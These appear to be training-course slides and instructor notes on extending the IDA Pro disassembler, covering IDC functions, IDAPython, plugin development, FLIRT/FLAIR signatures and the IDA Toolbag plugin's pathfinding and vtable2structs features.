On this slide are some additional functions available.

The ScreenEA() function simply gives you the linear address of IDA's cursor position, as mentioned previously. The slide example shows:

```
IDC>print("Cursor points to: ", ScreenEA());
"Cursor points to: 4410133.    434B15h" #First address is in decimal and the
second is in hex.
```

The SegStart() function gets the segment's start address for the address you pass it as an argument. The slide example shows:


```
IDC>SegStart(0x434b3b)
4198400. 401000h
```

The SegEnd() function works the same way as the SegStart() function, but shows you the ending address of the segment. The slide example shows:

```
IDC>SegEnd(0x434b3b)
4411392. 435000h
```

The GetFunctionName() function takes an address as an argument and prints out the name of the function where that address exists. The slide example shows:

```
IDC>GetFunctionName(0x434b3b)
"sub_434B19"
```




IDAPython

- Plugin to IDA allowing Python scripting
- IDA Python is led by Gergely Erdelyi and available at http://code.google.com/p/idapython/
- More powerful than IDC with access to SDK
- We will focus more heavily on IDAPython due to ease of use, power, and community support
- Using the "ctypes" module in Python can help get around some SDK limitations – See Notes
- Replaces the interactive box at the bottom of IDA

IDAPython

IDAPython was started by Gergely Erdelyi and originally available for IDA 5.4. You can access the project at http://code.google.com/p/idapython. Much of the IDA SDK is available through IDAPython which makes it even more powerful than IDC. There is a large amount of community support for IDAPython. Even some of the limitations to the SDK can be addressed using the Python module "ctypes." An article describing such use by Igor Skochinsky is available at http://www.hexblog.com/?p=695. When using IDAPython, the interactive box at the bottom that typically says "IDC" will say "Python." We will focus our time on IDAPython as opposed to IDC due to the ease of working with Python, the power of the tool, and the community support available.




Introduction to IDAPython Guide

- In your 760.1 folder is IDAPythonIntro.pdf by Ero Carrera
  - It can also be found at: http://www.offensivecomputing.net/papers/IDAPythonIntro.pdf
  - It was published in 2005, but is still a useful resource for many of the built-in API's available
  - Feel free to use it as a resource to build another IDAPython script, along with the other resources already mentioned
  - Also, check out http://nullege.com/ as a great Python source code resource!

Introduction to IDAPython Guide

In your 760.1 folder is a PDF document called, "IDAPythonIntro.pdf." It was written by Ero Carrera back in 2005; however, it still serves as a good resource for the many API's available for your scripts. There are certainly more that have been added, as can be seen in other resources and links mentioned in this book, but this is a nice overview and explanation of the most common functions.

http://www.offensivecomputing.net/papers/IDAPythonIntro.pdf



IDA Plugins

- IDA Plugins are compiled programs that perform actions using the IDA API's and allow you to expand IDA's capabilities greatly
- It is suggested by Hex-Rays that the plugins be written in C++
- You must have the IDA SDK and a proper build environment
- Plugins can be linked to the desired hotkeys
- There is a great paper written by Steve Micallef at: http://www.binarypool.com/idapluginwriting/idapw.pdf

IDA Plugins

IDA Plugins are essentially compiled programs that allow you to greatly expand IDA's capabilities. Plugins have full access to the IDA's APIs and have all of the power of C++. Plugins can be simple, working on one processor type, or customized for a single binary, or can be complex and compatible with many architectures. BinDiff, by Google Zynamics is an example of a complex IDA Plugin. You must have the IDA SDK installed to write plugins, as well as have a properly set up build environment. Once you write a plugin, you can link it to a hotkey for easy access. There is a great paper written by Steve Micallef at http://www.binarypool.com/idapluginwriting/idapw.pdf. The paper is extremely detailed and helpful in getting you up and running with writing plugins for IDA. It is a bit dated, but still very applicable. Anyone with development experience in C and C++ should be able to work through the paper, get their build environment set up, and get up and running with writing plugins.


Hex-Ray's IDA Plugin page is available at https://www.hex-rays.com/products/ida/tech/plugin.shtml.

There is a great list of plugins at OpenRCE: http://www.openrce.org/downloads/browse/IDA_Plugins

Some older plugins available at: http://old.idapalace.net/

More plugins: https://www.hex-rays.com/products/ida/support/download.shtml

IDA Plugin Contest is at: https://www.hex-rays.com/contests/index.shtml




FLIRT and FLAIR

- Fast Library Identification and Recognition Technology (FLIRT)
  - Technology to look for patterns in common library functions
  - Helps reduce time spent reversing statically compiled library functions
  - https://hex-rays.com/products/ida/tech/flirt/in_depth.shtml
- Fast Library Acquisition for Identification and Recognition (FLAIR)
  - A tool set that allows you to write your own FLIRT signatures

FLIRT and FLAIR

Fast Library Identification and Recognition Technology (FLIRT) is technology built by Hex-Rays to aid in reversing. It aims at reducing the amount of time spent on reversing library functions that are compiled into a program. It is common for library code to take up a large amount of a program. It performs pattern matching in the form of signatures to identify these library functions. As there are likely to be library functions where there are no FLIRT patterns available, Fast Library Acquisition for Identification and Recognition (FLAIR) is a set of tools available to write your own FLIRT signatures. Detailed information on FLIRT can be found at https://hex-rays.com/products/ida/tech/flirt/in_depth.shtml.




IDA Toolbag

- Aaron Portnoy & Brandon Edwards– 2012 IDA plugin contest winner
  - https://www.hex-rays.com/contests/2012/index.shtml
  - Aaron and Brandon, formerly of Tipping Point's ZDI, now running Exodus Intelligence
  - The plugin allows you to trace paths, analyze vftable structures, block coloring, etc.
- Works best with IDA 6.2 and Python 2.6
- Official page is at: http://thunkers.net/~deft/code/toolbag/ and on GitHub at https://github.com/aaronportnoy/toolbag

IDA Toolbag

There are a large number of IDA plugins that have been written by the community. Many of them are extremely useful in solving the problems associated with limitations in the existing IDA functionality. This is exactly why Hex-Rays made the SDK available. It is impossible to both foresee and satisfy all of the demands from the many users of IDA. The IDA toolbag is maintained by Aaron Portnoy, Brandon Edwards, and Kelly Lum. The tool is focused on aiding with vulnerability research by allowing you to trace the path of execution between a start and end address. IDA's forward and backward capabilities are linear and does not really help with showing how you got to a particular point. With IDA toolbag, we have the "pathfinding" functionality which allows you to set a start address and end address, tracing the path between the two. There are a number of scripts that come with toolbag. Another useful script is the "vtable2structs" script which searches through the program for the string "vftable." Other functionality allows you to find dynamic edges, which takes dynamic calls such as "call ebx" associated with a switch or jump table and maps all instances.

You can find the official project at http://thunkers.net/~deft/code/toolbag/ and https://github.com/aaronportnoy/toolbag.




IDA Toolbag: Pathfinding (1)

- Earlier we used IDA's Proximity Browser to trace the path between to points
- One of the many features of Toolbag is to plot all paths between two functions
  - Once you import toolbag, you click on the desired start point and press CTRL-S
  - Click on the desired end point and press CTRL-E
  - The addresses should automatically populate in the pathfinding pane within Toolbag
  - Click on "Plot Function Path"
  - See the next slide for a screenshot

IDA Toolbag: Pathfinding (1)

Earlier today we used the Proximity Browser that comes with IDA to trace the path between two points within the display_tool binary. The IDA Toolbag plugin comes with a feature called "Pathfinding" that performs the same type of job. After importing IDA Toolbag with the "import toolbag" command in the IDAPython bar, you click on the "Pathfinding" pane in the loaded graphical window. You then go to the desired starting point, click the location, and press CTRL-S to set the start address. You then go to the desired ending point, click on the location, and press CTRL-E to set the end address. Click on the button that says, "Plot Function Path" and view the results. Check the next slide for a screenshot.

IDA Toolbag: Pathfinding (2)



Start address: 0x08048a0b, None+0x0

End address: 0x08048460, None+0x0

Start address and End address have been selected, then we click on "Plot Function Path."


IDA Toolbag: Pathfinding (2)

On this slide is a screenshot of the aforementioned Pathfinding feature. The image on the left shows the populated start and end points. The image on the right shows the result after clicking on the "Plot Function Path" button. The results are similar to what we saw earlier. The Proximity Browser and IDA Toolbag "Pathfinding" feature both perform much of the same role; however, one may prefer the output on one tool versus the other.

You can also choose to perform block tracing and node coloring by setting the appropriate hotkeys and configuration options.

IDA Toolbag: vtable2structs

- Searches through symbol names to find the string "vftable"
- Shows each member function and offset
- View the results in the "Structures" pane




Structures

```
00000000 CSelectionObject struc ; (sizeof=0x24)
00000000 ?QueryInterface@CHTMLDlg@@W3AGJABU_GUID@@PAPAX@Z dd
00000004 ?AddRef@CWindow@@W3AGKXZ dd ?
00000008 ?Release@CHTMLDlg@@W3AGKXZ dd ?
0000000C ?GetTypeInfoCount@CSelectionObject@@W3AGJPAI@Z dd ?
00000010 ?GetTypeInfo@CSelectionObject@@W3AGJIKPAPAUITypeInfo
00000014 ?GetIDsOfNames@CSelectionObject@@W3AGJABU_GUID@@PAPA
00000018 ?Invoke@CAutoRange@@W3AGJJABU_GUID@@KGPAUtagDISPPARA
0000001C ?createRangeCollection@CSelectionObject@@UAGJPAPAUID
00000020 ?get_typeDetail@CSelectionObject@@UAGJPAPAG@Z dd ?
00000024 CSelectionObject ends
00000024
00000000 ; ---------------------------------------------------------
00000000
00000000 CGlyph          struc ; (sizeof=0x10)
00000000 ??_GCTreeObject@CGlyph@@UAEPAXI@Z dd ?
00000004 ?SetStatusText@CBtnHelper@@UAEJXZ dd ?
00000008 ?SetStatusText@CBtnHelper@@UAEJXZ1 dd ?
0000000C __real@3fe0000000000000 dd ?
00000010 CGlyph          ends
00000010
00000000 ; ---------------------------------------------------------
00000000
00000000 CDataSetEvents  struc ; (sizeof=0x18)
00000000 ?QueryInterface@CDataSetEvents@@W3AGJABU_GUID@@PAPAX
472. CSelectionObject:0008
```

IDA Toolbag: vtable2structs

One of the scripts that comes with Toolbag is the vtable2structs script. It searches through all of the loaded symbols for the string "vftable." When it finds the string it creates a structure in the "Structures" pane and adds all member functions. There are several other scripts, such as switchViewer.py, which shows all switches and the number of options in each one, and the simple_dynamic_edges.py script which helps to map out all possible calls from a dynamic function call.




Module Summary

- This module served as a quick introduction to some of the extensibility options with IDA
- We could spend multiple days alone on working with IDA
- We will be working with scripting and plugins throughout the course
- This module only scratches the surface on IDA's extensibility and advanced features
- Be sure to pick up a copy of Chris Eagle's book!

Module Summary

In this module we made a quick introduction to some of the extensibility options with IDA. Chris Eagle's book, mentioned multiple times, is by far the best resource to dive deep into extending IDA and is highly recommended. We could spend all six days' worth of material in this course on IDA alone and still wouldn't know everything. As we continue through the course we will be using various scripts and plugins to help expedite our research.



